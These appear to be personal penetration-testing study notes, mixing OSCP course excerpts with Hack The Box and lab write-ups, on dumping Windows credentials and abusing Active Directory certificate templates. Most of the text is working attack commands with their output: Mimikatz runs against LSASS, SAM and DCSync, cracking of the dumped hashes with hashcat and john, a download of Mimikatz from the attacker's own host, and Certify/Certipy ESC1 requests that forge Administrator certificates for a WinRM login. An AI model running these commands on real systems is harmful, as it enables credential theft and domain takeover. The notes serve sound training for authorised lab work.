`\mimikatz.exe "privilege::debug" "log" "token::elevate" "lsadump::cache" "exit"`

- Dumps cached domain logon hashes (stored in registry for offline logons).
- This gets password in MsCacheV2
  - This was used in the MedTech Challenge Lab for leon's credentials, but MsCacheV2 are hard to crack and the same credentials could be found with LSASS Memory Dump which had Leon's password in plaintext
- Useful when the machine is domain-joined, so you can extract domain user hashes.
- To crack MsCacheV2, do this:
  - `hashcat -m 2100 hashes.txt /usr/share/wordlists/rockyou.txt`

- And maybe use a rule list too, but I heard it takes VERY long to crack these hashes so a rule list would only make it longer
- `john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt`

## DPAPI

`\mimikatz "privilege::debug" "log" "token::elevate" "sekurlsa::dpapi" "exit"`

- From [AD mindmap](#)

## ntds.dit dump

`\mimikatz.exe "privilege::debug" "log" "token::elevate" "lsadump::dcsync /domain:<target_domain> /user:<target_domain>\administrator" "exit"`

- From [AD mindmap](#)
- 

Credential Dumping (LSASS memory dump) to get cached credentials of currently logged on users using Mimikatz

From OSCP (27.6.1. Cached Credentials)

As planned, we obtained privileged code execution on MAILSRV1. Our next step is to extract the password hash for the user *beccy*, which has an active session on this system.

Depending on the objective of the penetration test, we should not skip the local enumeration of the MAILSRV1 system. This could reveal additional vulnerabilities and sensitive information, which we may miss if we directly attempt to extract the NTLM hash for *beccy*.

Once we discover that no AV is running, we should upgrade our shell to Meterpreter. This will not only provide us with a more robust shell environment, but also aid in performing post-exploitation.

Next, we'll download the current [\*Mimikatz\*](#) version on Kali and serve it via our Python3 web server on port 8000. On MAILSRV1, we'll download Mimikatz with **iwr** and launch it

```

PS C:\Users\Administrator> iwr -uri http://192.168.119.5:8000/mimikatz.exe -Outfile mimikatz.exe

PS C:\Users\Administrator> .\mimikatz.exe
.\mimi.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

```

*Listing 78 - Downloading and launching the newest version of Mimikatz from our Kali machine*

- iwr -uri http://192.168.119.5:8000/mimikatz.exe -Outfile mimikatz.exe
- .\mimikatz.exe

Once Mimikatz is launched, we can use `privilege::debug` to obtain [SeDebugPrivilege](#) (you can only do this if you already have the rights to SeDebugPrivilege). Then, we can use `sekurlsa::logonpasswords` to list all provider credentials available on the system.

- `privilege::debug`
- `sekurlsa::logonpasswords`

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 253683 (00000000:0003def3)
Session           : Interactive from 1
User Name         : beccy
Domain            : BEYOND
Logon Server      : DCSRV1
Logon Time        : 3/8/2023 4:50:32 AM
SID               : S-1-5-21-1104084343-2915547075-2081307249-1108
msv :
[00000003] Primary
* Username : beccy
* Domain   : BEYOND
* NTLM     : f0397ec5af49971f6efbdb07877046b3
* SHA1     : 2d878614fb421517452fd9a3e2c52dee443c8cc
* DPAPI    : 4aea2aa4fa4955d5093d5f14aa007c56
tspkg :
wdigest :
* Username : beccy
* Domain   : BEYOND
* Password  : (null)
kerberos :
* Username : beccy
* Domain   : BEYOND.COM
* Password  : NiftyTopekaDevolve6655!#
...

```

*Listing 79 - Extracting the credentials for beccy with Mimikatz*

- `privilege::debug`
- `sekurlsa::logonpasswords`

Great! We successfully extracted the clear text password and NTLM hash of the domain administrator *beccy*. Let's store both together with the username in **creds.txt** on our Kali system.

## Getting NTLM Hashes using lsadump::sam

This is from **OSCP 15.3. Working with Password Hashes**

Here is a guide from OSCP that shows us how to get NTLM hashes from SAM (Security Account Manager), which is where NTLM hashes are stored in modern day systems. We need to run **Mimikatz as Administrator (or higher) and SeDebug Privileges though**:

Mimikatz can extract plain-text passwords and password hashes from various sources in Windows and leverage them in further attacks like [pass-the-hash](#) (PtH). Mimikatz also includes the *sekurlsa* module, which extracts password hashes from the [Local Security Authority Subsystem](#) (LSASS) process memory. LSASS is a process in Windows that handles user authentication, password changes, and [access token](#) creation.

LSASS is important for us because it caches NTLM hashes and other credentials, which we can extract using the *sekurlsa* Mimikatz module. We need to understand that LSASS runs with SYSTEM-level privileges, making it even more powerful than an Administrator-level process.

Because of this, we can only extract passwords if we are running Mimikatz as Administrator (or higher) and have the [SeDebugPrivilege](#) access right enabled. This access right grants us the ability to debug not only processes we own, but also all other users' processes.

We can also elevate our privileges to the *SYSTEM* account with tools like [PsExec](#) or the built-in Mimikatz *token elevation function*(<https://github.com/gentilkiwi/mimikatz/wiki/module---token>) to obtain the required privileges. The token elevation function requires the [SeImpersonatePrivilege](#) access right to work, but all local administrators have it by default.

Now that we have a basic understanding of what NTLM hashes are and where we can find them, let's obtain and crack them.

We'll retrieve passwords from the SAM of the MARKETINGWK01 machine at 192.168.50.210. We can log in to the system via RDP as user *offsec*, using *lab* as the password.

We'll begin by using [Get-LocalUser](#) to determine which users exist locally on the system.

```
PS C:\Users\offsec> Get-LocalUser
```

| Name               | Enabled | Description                                                                                  |
|--------------------|---------|----------------------------------------------------------------------------------------------|
| Administrator      | False   | Built-in account for administering the computer/domain                                       |
| DefaultAccount     | False   | A user account managed by the system.                                                        |
| Guest              | False   | Built-in account for guest access to the computer/domain                                     |
| nelly              | True    |                                                                                              |
| offsec             | True    |                                                                                              |
| WDAGUtilityAccount | False   | A user account managed and used by the system for Windows Defender Application Guard scen... |
| ...                |         |                                                                                              |

#### Listing 37 - Showing all local users in PowerShell

The output of Listing 37 indicates the existence of another user named *nelly* on the MARKETINGWK01 system. Our goal in this example is to obtain *nelly*'s plain text password by retrieving and cracking the NTLM hash.

We already know that user credentials are stored when they log on to a Windows system, but credentials are also stored in other ways. For example, the credentials are also stored when a service is run with a user account.

We'll use Mimikatz (located at **C:\tools\mimikatz.exe**) to check for stored system credentials. Let's start PowerShell as administrator by clicking on the Windows icon in the taskbar and typing "powershell". We'll select *Windows PowerShell* and click on *Run as Administrator* as shown in the following figure. We'll confirm the *User Account Control* (UAC) popup window by clicking on *Yes*.




Figure 8: Start PowerShell as Administrator

In the PowerShell window, we'll change to **C:\tools** and start Mimikatz.

```
PS C:\Windows\system32> cd C:\tools
```

```
PS C:\tools> ls
```

```
Directory: C:\tools
```

| Mode  | LastWriteTime      | Length  | Name         |
|-------|--------------------|---------|--------------|
| -a--- | 5/31/2022 12:25 PM | 1355680 | mimikatz.exe |

```
PS C:\tools> .\mimikatz.exe
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
```

```
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX      ( vincent.letoux@gmail.com )
#####      > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz #
```

### Listing 38 - Starting Mimikatz

According to the prompt, Mimikatz is running and we can interact with it through its command-line environment. Each command consists of a module and a command delimited by two colons, for example, **privilege::debug**.

We can use various commands to extract passwords from the system. One of the most common Mimikatz commands is **sekurlsa::logonpasswords**, which attempts to extract plaintext passwords and password hashes from all available sources. Since this generates a huge amount of output, we'll instead use **lsadump::sam**, which will extract the NTLM hashes from the SAM. For this command, we must first enter **token::elevate** to elevate to SYSTEM user privileges.

We must have the SeDebugPrivilege access right enabled for **sekurlsa::logonpasswords** and **lsadump::sam**. We'll enable this with **privilege::debug**.

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
```

```
656 {0;000003e7} 1 D 34811    NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
Primary
-> Impersonated !
* Process Token : {0;000413a0} 1 F 6146616 MARKETINGWK01\offsec
S-1-5-21-4264639230-2296035194-3358247000-1001 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 6217216 NT AUTHORITY\SYSTEM S-1-5-18
(04g,21p) Impersonation (Delegation)
```

```
mimikatz # lsadump::sam
Domain : MARKETINGWK01
```

```
SysKey : 2a0e15573f9ce6cdd6a1c62d222035d5
Local SID : S-1-5-21-4264639230-2296035194-3358247000
```

```
RID : 000003e9 (1001)
User : offsec
Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

```
RID : 000003ea (1002)
User : nelly
Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10
```

```
...
```

#### Listing 39 - Enabling SeDebugPrivilege, elevating to SYSTEM user privileges and extracting NTLM hashes

The output shows that we successfully enabled the SeDebugPrivilege access right and obtained SYSTEM user privileges. The output of the **lsadump::sam** command reveals two NTLM hashes: one for *offsec* and one for *nelly*. Since we already know that the NTLM hash of *offsec* was calculated from the plaintext password "lab", we'll skip it and focus on *nelly*'s NTLM hash.

Let's copy the NTLM hash and paste it into **nelly.hash** in the **passwordattacks** directory on our Kali machine.

```
kali㉿kali:~/passwordattacks$ cat nelly.hash
3ae8e5f0ffabb3a627672e1600f1ba10
```

#### Listing 40 - NTLM hash of user nelly in nelly.hash

Next, we'll retrieve the correct hash mode from Hashcat's help output.

```
kali㉿kali:~/passwordattacks$ hashcat --help | grep -i "ntlm"
```

|                                        |                  |
|----------------------------------------|------------------|
| 5500   NetNTLMv1 / NetNTLMv1+ESS       | Network Protocol |
| 27000   NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocol |
| 5600   NetNTLMv2                       | Network Protocol |
| 27100   NetNTLMv2 (NT)                 | Network Protocol |
| 1000   NTLM                            | Operating System |

#### Listing 41 - Hashcat mode for NTLM hashes

The output indicates that the correct mode is 1000.

We now have everything we need to start cracking the NTLM hash. We've already extracted the hash because Mimikatz outputs a format that Hashcat accepts. The next step is choosing a wordlist and rule file. For this example we'll use the **rockyou.txt** wordlist with the **best64.rule** rule file, which contains 64 effective rules.

Let's provide all arguments and values to the **hashcat** command to start the cracking process.

```
kali㉿kali:~/passwordattacks$ hashcat -m 1000 nelly.hash /usr/share/wordlists/rockyou.txt -r  
/usr/share/hashcat/rules/best64.rule --force  
hashcat (v6.2.5) starting  
...  
3ae8e5f0ffabb3a627672e1600f1ba10:nicole1
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 1000 (NTLM)  
Hash.Target...: 3ae8e5f0ffabb3a627672e1600f1ba10  
Time.Started...: Thu Jun  2 04:11:28 2022, (0 secs)  
Time.Estimated.: Thu Jun  2 04:11:28 2022, (0 secs)  
Kernel.Feature.: Pure Kernel  
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 17926.2 kH/s (2.27ms) @ Accel:256 Loops:77 Thr:1 Vec:8  
...
```

Listing 42 - NTLM hash of user nelly in nelly.hash and Hashcat mode

The output shows that we successfully cracked the NTLM hash of the *nelly* user. The plaintext password used to create this hash is *nicole1*. Let's confirm this by connecting to the system with RDP.




Figure 9: RDP Connection as nelly

Very nice! We successfully cracked the NTLM hash and used the password to log in via RDP.

In this section we obtained a basic understanding of the SAM and NTLM hashes. We also demonstrated how we can use Mimikatz to obtain NTLM hashes and followed our cracking methodology to crack the hash.

While we did all of this on a local system without an Active Directory environment, this process applies to enterprise environments and is a crucial skill for most real-life penetration tests. In the next section we'll demonstrate how we can leverage NTLM hashes even if we are unable to crack them.

# LSASS

We saw this in the BlackField HTB

LSASS (Local Security Authority Subsystem Service) is a Windows process (lsass.exe) that:

- Handles authentication and password validation.
- **Stores sensitive data like plaintext passwords, NTLM hashes, and Kerberos tickets in memory.**

lsass.zip is where the mimikatz pulls plaintext passwords from. It is the actual memory dump of lsass.exe.

- We can use mimikatz or pypykatz to extract these passwords

How to extract using pypykatz:

1. First make sure to download it
2. Then unzip the lsass.zip and you should get a lssas.DMP file
3. **pypykatz lsa minidump lssas.DMP**
4. In the Blackfield HTB, they found NT (which is short for NTLM) hashes for users and administrator

```
a. authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
    == MSV ==
        Username: svc_backup
        Domain: BLACKFIELD
        LM: NA
        NT: 9658d1d1dc9250115e2205d9f48400d
        SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    == WDigest [633ba] ==
        username svc_backup
        domainname BLACKFIELD
        password None
    == SSP [633ba] ==
        username
        domainname
        password None
    == Kerberos ==
        Username: svc_backup
        Domain: BLACKFIELD.LOCAL
```

5. You can then uses these NTLM hashes for winrm or smb/psexec.py

# OpenSSL

This is the OpenSSL tool, commonly used for working with certificates, keys, and cryptographic operations.

## PKCS12 and .pfx

This was important for the **Timelapse HTB**

What is PKCS#12?

- Stands for **Public-Key Cryptography Standards #12**
- A **container format** for storing multiple cryptographic objects in one file.
- It typically includes:
  - A **private key**
  - A **certificate** Optionally, a **certificate chain**
- Common file extensions: .pfx or .p12

### How to work with PKCS12:

- **openssl pkcs12 -in [nameOfFile].pfx -info**
  - **-in** specifies the input file you want to work with.
  - **-info** displays informational metadata about the .pfx file
  - This command tells OpenSSL to inspect a PKCS#12 container file (.pfx) and print out details about the certificates and private keys stored inside it. It's useful for auditing or understanding the contents of a certificate bundle.
- Sometimes, you need a password to view it, so you can crack it using **pfx2john.py** and **johntheripper** (this can be found in the johntheripper section)
- Once you access it, as shown in the **Timelapse HTB**, you will likely see a private key and a certificate. To extract these and use them, it's best to use OpenSSL instead of copy and pasting since copy and pasting formatting can be weird

### How to extract private key from PKCS12 into a file:

- **openssl pkcs12 -in [nameOfFile].pfx -nocerts -out key.pem -nodes**
  - **-nocerts**: Tells OpenSSL to exclude certificates and only extract the private key.
  - **-nodes**: (stands for "no DES encryption")
    - Prevents OpenSSL from encrypting the private key with a passphrase.

- This means the key in key.pem will be unencrypted and readable by tools without a password prompt (⚠️ less secure if left exposed).
- If you want the private key encrypted, just omit -nodes, and it will prompt you for a passphrase.

### How to extract certificate from PKCS12 into a file:

- `openssl pkcs12 -in [nameOfFile].pfx -nokeys -out key.cert`
  - **-nokeys**: Tells OpenSSL to exclude private keys and only extract the certificate(s).

### How to use the private key and certificate from PKCS12:

- `evil-winrm -i [IP] -c key.cert -k key.pem`
    - You might need to add the (-S) since evil-winrm might require secure version for certificate login
      - If the SSL version is not available, follow the instructions in [here](#) (the Certificate Abuse section) to find out how to login an account without evil-winrm even though you have the certificates
    - You can make it SSL (-S) or add username and password (-u, -p) if needed
- 

## Certificate Abuse (AD CS Abuse)

EscapeTwo had a really interesting AD CS attack, where we had to use ESC4 to make a template vulnerable and then used ESC1 to get Administrator access

- That can be found in the Bloodhound section [here](#). Don't just read that one sub-section through. Read the next like 5+, since they are all chronological

The [Nara](#) PG Practice had a ESC1 attack

- In this separate [Nara](#) writeup, they used a tool called PassTheCert

For this section, you can use either Cerify.exe or Certipy. Or you can use a combination of both. Ceritipy does seem to be easier though. Go to this section (down below) to download Certipy.

**IMPORTANT:** Certificate Abuse seems to be something you just try, and you don't seem to have any clue whether to try the attack or not. You just run the tool, and see if it finds any vulnerable certificates.

## How to find information about certificates:

### For Certify.exe:

In the **Escape HTB**, it didn't go anywhere at first, but they ran **Certify.exe** since the box had a Certificate Authority as explained by ippsec at the start, so they wanted to try this attack vector but after running this command within the evil-winrm, it said "**No vulnerable Certificate Templates found!**"

- `\certify.exe`
- `\certify.exe find /vulnerable`

But, later in the **Escape HTB**, when they got another more advanced user, they ran it again and actually got a different output

```
Allow ManageCA, ManageCertificates          sequel\Domain Admins      S-1-5-21-4078382237-1492182[8/2679]
127209-512
Allow ManageCA, ManageCertificates          sequel\Enterprise Admins  S-1-5-21-4078382237-1492182817-2568
127209-519
Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :
CA Name                               : dc.sequel.hbt\sequel-DC-CA
Template Name                          : UserAuthentication
Schema Version                        : 2
Validity Period                      : 10 years
Renewal Period                         : 6 weeks
msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required        : 0
pkixextendedkeyusage                 : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights                : sequel\Domain Admins      S-1-5-21-4078382237-1492182817-2568127209-512
   : sequel\Domain Users       S-1-5-21-4078382237-1492182817-2568127209-513
   : sequel\Enterprise Admins  S-1-5-21-4078382237-1492182817-2568127209-519
  Object Control Permissions
    Owner                           : sequel\Administrator      S-1-5-21-4078382237-1492182817-2568127209-500
    WriteOwner Principals          : sequel\Administrator      S-1-5-21-4078382237-1492182817-2568127209-512
   : sequel\Domain Admins       S-1-5-21-4078382237-1492182817-2568127209-519
   : sequel\Enterprise Admins   S-1-5-21-4078382237-1492182817-2568127209-519
    WriteDacl Principals          : sequel\Administrator      S-1-5-21-4078382237-1492182817-2568127209-500
   : sequel\Domain Admins       S-1-5-21-4078382237-1492182817-2568127209-512
   : sequel\Enterprise Admins   S-1-5-21-4078382237-1492182817-2568127209-519
[0] 0:sudo- 1:[$tmux]* "parrot" 15:12 15-Jun-23
```

- Here we see "**Vulnerable Certificates Templates**" which means we found a vulnerable certificate
- Here the "**User Authentication**" Template is vulnerable

### For Certipy:

- `certipy find -u [user] -p [pass] -target [domain] -text -stdout -vulnerable`
  - This finds the vulnerable certificates
  - In other parts of my notes, I sometimes put `[user]@[domain]` for the `-u` flag, but since we specify the domain in the `-target` flag, it's not necessary. Either method is fine!

```

[*] Enumeration output:
Certificate Authorities
  0
    CA Name : sequel-DC-CA
    DNS Name : dc.sequel.hbt
    Certificate Subject : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start : 2022-11-18 20:58:46+00:00
    Certificate Validity End : 2121-11-18 21:08:46+00:00
    Web Enrollment : Disabled
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Permissions
      Owner : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates : SEQUEL.HTB\Administrators
                               SEQUEL.HTB\Domain Admins
                               SEQUEL.HTB\Enterprise Admins
        ManageCa : SEQUEL.HTB\Administrators
                               SEQUEL.HTB\Domain Admins
                               SEQUEL.HTB\Enterprise Admins
        Enroll : SEQUEL.HTB\Authenticated Users
    Certificate Templates
      0
        Template Name : UserAuthentication
        Display Name : UserAuthentication
        Certificate Authorities : sequel-DC-CA

```

- From the certipy output, we can see the UserAuthentication is part of the output, and since this command is for vulnerable templates, then that means it's a vulnerable template

```

Permissions
  Enrollment Permissions
    Enrollment Rights : SEQUEL.HTB\Domain Admins
                         SEQUEL.HTB\Domain Users
                         SEQUEL.HTB\Enterprise Admins
  Object Control Permissions
    Owner : SEQUEL.HTB\Administrator
    Write Owner Principals : SEQUEL.HTB\Domain Admins
                             SEQUEL.HTB\Enterprise Admins
    Write Dacl Principals : SEQUEL.HTB\Domain Admins
                            SEQUEL.HTB\Enterprise Admins
                            SEQUEL.HTB\Administrator
    Write Property Principals : SEQUEL.HTB\Domain Admins
                                SEQUEL.HTB\Enterprise Admins
                                SEQUEL.HTB\Administrator
  [!] Vulnerabilities
    ESC1 : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template a
allows client authentication
lipsec@parrot] -[~/htb/escape]
$ 

```

- We can see on the bottom of the certipy find output that the template is vulnerable to ESC1

# How to proceed with Vulnerable Certificate Abuse

In this step, we get the private key and certificate from the vulnerable template

Certify (.exe) github page: <https://github.com/GhostPack/Certify>

This was first seen in the **Escape HTB**

Given the above results, we have the three following issues:

1. THESHIRE\Domain Users have ManageCA permissions over the dc.theshire.local\theshire-DC-CA CA (ESC7)
  - This means that the EDITF\_ATTRIBUTESUBJECTALTNAME2 flag can be flipped on the CA by anyone.
2. THESHIRE\Domain Users have full control over the User2 template (ESC4)
  - This means that anyone can flip the CT\_FLAG\_ENROLLEE\_SUPPLIES SUBJECT flag on this template and remove the PEND\_ALL\_REQUESTS issuance requirement.
3. THESHIRE\Domain Users can enroll in the VulnTemplate template, which can be used for client authentication and has ENROLLEE\_SUPPLIES SUBJECT set (ESC1)
  - This allows anyone to enroll in this template and specify an arbitrary Subject Alternative Name (i.e. as a DA).

We'll show the abuse of scenario 3.

Next, let's request a new certificate for this template/CA, specifying a DA localadmin as the alternate principal:

```
C:\Temp>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /altname:localadm
v1.0.0

[*] Action: Request a Certificates
[*] Current user context    : THESHIRE\harmj0y
[*] No subject name specified, using current context as subject.
```


- Based on the github, we will do the 3rd attack since it has to do vulnerable template

## For Certify.exe:

1. **\certify.exe request /ca:[FQDN]\[CA\_name] /template:[Template name]**  
**/altname:[local\_admin\_name]**
  - The **FQDN** (fully qualified domain name) is in the format [DC\_name].[domain]
    - ex. dc01.sequel.htb
  - The **CA (certificate authority) name** can be found in the output of certify.exe (as seen in the screen shot if you scroll up a little)
  - The **template name** can also be found in the output of the certify.exe

- The `local_admin_name` is usually "Administrator" but you can confirm this by running "`net user`" and seeing if "Administrator" pops up
2. This gives us the RSA private key and the certificate
  3. Put both the private key and the certificate key into `key.pem` and `key.cert`
    - a. Start the copy at the "Begin" part and end at the "End" part
  4. Now, we can use evil-winrm, but when we do certificate logins, you NEED SSL, so you need to use the "-S" flag
    - a. BUT, in the **Escape HTB**, the SSL version of win-rm was not running, so we couldn't use this

### For Certipy:

1. `certipy req -u [user] -p [pass] -target [domain] -upn [local_admin_name]@[domain] -ca [CA_name] -template [template_name]`
  - a. The `local_admin_name` is usually "Administrator"
  - b. The `CA_Name` is usually found in the output of the "find" command of the Certipy as shown above
2. This should give you the certificate and private key in the format of `.pfx` file
  - a. Like `administrator.pfx`
3. Now, to finish off the attack, we can get the NTLM hash for the Administrator, using this certificate
  - a. `ceritpy auth -pfx file_name.pfx`

    - i. The whole long string is the NTLM for the administrator
    - ii. The whole long string is the NTLM for the administrator

### How to login to Administrator with evil-winrm

1. You first need to get the private key and certificate in separate files. If you only have it in `.pfx` format, here is how to extract private key and certificate
  - a. `openssl pkcs12 -in [nameOfFile].pfx -nocerts -out key.pem -nodes`
  - b. `openssl pkcs12 -in [nameOfFile].pfx -nokeys -out key.cert`
  - c. This saves to `key.pem` and `key.cert`
  - d. If you want explanations of the command, go to the psx section [here](#)
2. `evil-winrm -i [IP] -u [user] -p [pass] -c key.cert -k key.pem`
